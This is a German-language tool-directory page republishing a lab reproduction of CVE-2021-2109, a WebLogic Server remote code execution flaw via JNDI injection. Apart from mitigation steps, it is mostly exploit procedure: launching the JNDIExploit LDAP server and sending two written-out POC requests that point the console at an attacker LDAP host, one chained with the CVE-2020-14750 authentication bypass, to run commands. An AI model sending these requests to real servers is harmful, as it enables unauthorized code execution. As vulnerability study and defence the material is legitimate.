Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-2109 — Schritt-für-Schritt-Reproduktion und Analyse von CVE-2021-2109, einer Weblogic-Server-Remote-Code-Execution-Schwachstelle über JNDI-Injection, mit POC und Mitigationshinweisen. | Kitploit
Tools/GitHubGitHub/rabbitsafe/cve-2021-2109
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHubrabbitsafe/cve-2021-2109

CVE-2021-2109

Schritt-für-Schritt-Reproduktion und Analyse von CVE-2021-2109, einer Weblogic-Server-Remote-Code-Execution-Schwachstelle über JNDI-Injection, mit POC und Mitigationshinweisen.

Repository anzeigen
9523vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-2109 Weblogic Server Remote-Code-Execution-Schwachstelle: Reproduktion und Analyse

Im Januar 2021 veröffentlichte Oracle Sicherheitsupdates, darunter 329 neue Sicherheitspatches in der Oracle-Produktfamilie. In dieser Ankündigung wurde insbesondere das am 1. November 2020 veröffentlichte Sicherheitsbulletin zu Oracle WebLogic Server bezüglich der Schwachstelle CVE-2020-14750 erwähnt. Kunden wird dringend empfohlen, dieses Patch-Update sowie die anderen Patches aus dieser Ankündigung anzuwenden. Die CVE-Nummer CVE-2021-2109 betrifft eine Remote-Code-Execution-Schwachstelle in Weblogic. Die Schwachstelle wird hauptsächlich durch JNDI-Injection verursacht, wodurch Angreifer Remote-Code-Execution ausführen können.

Betroffene Versionen: Weblogic Server 10.3.6.0.0 Weblogic Server 12.1.3.0.0 Weblogic Server 12.2.1.3.0 Weblogic Server 12.2.1.4.0 Weblogic Server 14.1.1.0.0

  1. Reproduktion der CVE-2021-2109 Weblogic Server Remote-Code-Execution-Schwachstelle

Verwenden Sie DOCKER, um die Weblogic-Server-Testumgebung aufzubauen; der Weblogic-Server ist normal erreichbar. image


  1. JNDI-Injection bei normaler Anmeldung im Admin-Backend Im ersten Fall muss man sich mit einem Administratorkonto im Weblogic-Server-Backend anmelden und mithilfe von BurpSuite das Login-Datenpaket abfangen, um die Login-Cookie-Daten zu erhalten.

image


Starten Sie LDAP auf dem lokalen Rechner; es kann unter https://github.com/feihong-cs/JNDIExploit/releases/tag/v.1.11 heruntergeladen werden. Der Befehl lautet: java -jar JNDIExploit-v1.11.jar -i 192.168.131.1

image

Senden Sie das POC-Paket für die JNDI-Injection der Weblogic-Server-Remote-Code-Execution-Schwachstelle CVE-2021-2109: POST /console/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

image

Führen Sie den Systembefehl ipconfig über die cmd-Variable aus.

image


  1. JNDI-Injection in Kombination mit nicht autorisiertem Zugriff auf das Weblogic-Server-Backend Im zweiten Fall ist keine Anmeldung im Weblogic-Server-Backend erforderlich. In Kombination mit der Schwachstelle CVE-2020-14750 für nicht autorisierten Zugriff auf Weblogic Server wird das POC-Paket für die JNDI-Injection der Weblogic-Server-Remote-Code-Execution-Schwachstelle CVE-2021-2109 gesendet: POST /console/css/%25%32%65%25%32%65%25%32%66/consolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.131;1:1389/Basic/WeblogicEcho;AdminServer%22) HTTP/1.1

image


Führen Sie über die cmd-Variable calc.exe aus, um den Systemrechner zu öffnen.
image

image

Der Systemrechner wird geöffnet.

image

  1. Sicherheitsempfehlungen für die CVE-2021-2109 Weblogic Server Remote-Code-Execution-Schwachstelle

  2. T3-Protokoll deaktivieren Wenn Sie für die JVM-Kommunikation nicht auf das T3-Protokoll angewiesen sind, können Sie die Auswirkungen dieser Schwachstelle durch vorübergehendes Blockieren des T3-Protokolls abmildern. 1). Gehen Sie zur Weblogic-Konsole, öffnen Sie auf der Konfigurationsseite von base_domain den Reiter „Sicherheit“, klicken Sie auf „Filter“ und konfigurieren Sie den Filter. 2). Geben Sie im Verbindungsfilter ein: weblogic.security.net.ConnectionFilterImpl, und geben Sie im Feld für Verbindungsfilterregeln ein: * * 7001 deny t3 t3s.

  3. IIOP nicht aktivieren Melden Sie sich an der Weblogic-Konsole an, suchen Sie die Option „IIOP aktivieren“, deaktivieren Sie das Kontrollkästchen, und starten Sie den Dienst neu, damit die Änderung wirksam wird.

  4. Den externen Zugriff auf das Backend /console/console.portal vorübergehend deaktivieren

  5. Offizielle Sicherheitspatches installieren

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    260

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →